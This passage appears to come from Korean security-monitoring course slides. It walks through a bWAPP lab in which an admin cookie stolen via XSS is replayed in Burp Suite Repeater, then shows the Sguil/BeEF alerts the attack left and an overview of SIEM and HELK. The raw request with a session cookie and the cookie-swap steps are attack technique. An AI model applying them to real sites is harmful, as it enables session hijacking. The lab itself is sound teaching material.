8	http://bee.kshield.jr	GET	/bWAPP/login.php		Ctrl-R				php
9	http://bee.kshield.jr	GET	/bWAPP/user_new.php		Send to Repeater				php
10	http://bee.kshield.jr	POST	/bWAPP/user_new.php		Send to Sequencer				php
11	http://detectportal.firefox.com	GET	/success.txt		Send to Comparer (request)				txt
12	http://detectportal.firefox.com	GET	/success.txt		Send to Comparer (response)				txt
13	http://detectportal.firefox.com	GET	/success.txt		Show response in browser				txt
14	http://bee.kshield.jr	GET	/bWAPP/login.php		Request in browser				php
15	http://detectportal.firefox.com	GET	/success.txt		Engagement tools [Pro version only]				txt
16	http://bee.kshield.jr	POST	/bWAPP/login.php		Show new history window				php
					Add comment				


5

<실습> XSS 공격을 활용한 관리자 쿠키 탈취

- 쿠키 변조를 통해 관리자 권한으로 진입

- 리피터는 요청을 반복해서 수행할 수 있는 버프스위트의 기능이다.

- » 이 기능을 사용해서 Cookie 값을 관리자 권한의 Cookie로 교체하여 접속을 시도한다.
 - » 수정이 완료되면 Go를 누른다.



5

<실습> XSS 공격을 활용한 관리자 쿠키 탈취

• 쿠키 변조를 통해 관리자 권한으로 진입

- » 리피터의 오른쪽 창으로 응답이 들어온다.
- » 응답의 Render를 클릭하면 렌더링된 화면을 볼 수 있는데 여기서 관리자 권한으로 접속됨을 확인할 수 있다.

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 ...

Go Cancel <> Target: http://bee.kshield.jr. [edit] [?]

Request

Headers Hex Raw Params

GET /bWAPP/sqli_1.php?title=aa a&action=search HTTP/1.1
Host: bee.kshield.jr
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=a89d826e5f6c0fb24fa27acdbbf534cd; security_level=0;

Response

Raw Headers Hex HTML Render


extremely buggy web app !

Choose your bug:
Hack

Set your security level:
Set Current: low

Welcome Bee

SQL Injection (GET/Search)



5

<실습> XSS 공격을 활용한 관리자 쿠키 탈취

• 로그 추적

- 처음 공격은 공격 횟수가 최소화된 공격으로 로그가 거의 남지 않았다.
- BeEF는 워낙 잘 알려진 공격 도구로 그 흔적이 남았다. 어떻게 그 흔적이 남았는지 룰과 로그를 통해 분석하라.
- 이 공격을 막을 수 있는 방법은 무엇인가? 어떤 방법을 사용하면 더 효과적으로 공격을 막을 수 있을지 조사해보자.


SGUIL-0.9.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: siem UserID: 2 2018-09-20 20:57:48 GMT

RealTime Events										
ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	2	siem-ens...	3.504574	2018-09-20 20:28:45	101.106.25.210	55538	10.20.30.100	80	6	Persistent XSS in POST
RT	2	siem-ens...	3.504575	2018-09-20 20:28:45	10.20.30.100	60426	10.20.30.150	80	6	Persistent XSS in POST
RT	708	siem-ens...	3.504578	2018-09-20 20:46:06	101.106.25.210	3000	192.168.201.11	1043	6	ET ATTACK_RESPONSE Possible BeEF...
RT	2	siem-ens...	3.504579	2018-09-20 20:46:06	101.106.25.210	3000	192.168.201.11	1043	6	ET WEB_CLIENT Possible BeEF Module...
RT	3	siem-ens...	3.504587	2018-09-20 20:46:08	192.168.201.11	1042	101.106.25.210	3000	6	ET WEB_CLIENT BeEF HTTP Get Outbo...

• 보안관제의 현재와 미래

- 얼마 전까지는 단순히 저장된 로그 데이터에서 의미 있는 정보를 추출하여 보안 이벤트 모니터링
- 현재는 실시간으로 보안 이벤트들을 분석하고 대응하는 수준에 이를
- 미래에는 사물 인터넷(IoT)의 등장으로 복잡도와 범위가 증가
- 빅데이터 분석과 AI 기술을 통해 정밀한 보안 위협을 탐지하고 예측
- 최근에는 ESM(통합 보안 관리 시스템, Enterprise Security Management)에서 다수의 장비에서 발생하는 정형화, 비정형화된 로그 데이터를 빠르게 수집하고 이 데이터를 기반으로 분석과 시각화, 위협 탐지를 효과적으로 하는 SIEM(Security Information and Event Management) 보안관제 시스템으로 진화
- Security intelligence = Threat intelligence + Situation Awareness



출처: RSA Conference 2016

보안 관제의 미래

• 빠르게 개발되고 있는 HELK

- 공개된 프로젝트인 HELK는 미래 보안 관제를 위한 프로젝트 중 하나이다.
- Hunting ELK (Elasticsearch, Logstash, Kibana)는 고급 분석 기능을 제공합니다.
 - » 커뮤니티에 무료 사냥 플랫폼을 제공하고 위협 수렵의 기본 사항을 공유
 - » 대량의 이벤트 로그를 파악하고 사냥 중 의심스러운 이벤트에 컨텍스트를 추가
 - » ELK 스택을 배포하는 데 걸리는 시간을 단축
 - » 사냥 유스 케이스의 테스트를 보다 쉽고 저렴한 방법으로 개선
 - » Apache Spark, GraphFrames & Jupyter Notebooks를 통해 데이터 과학을 가능

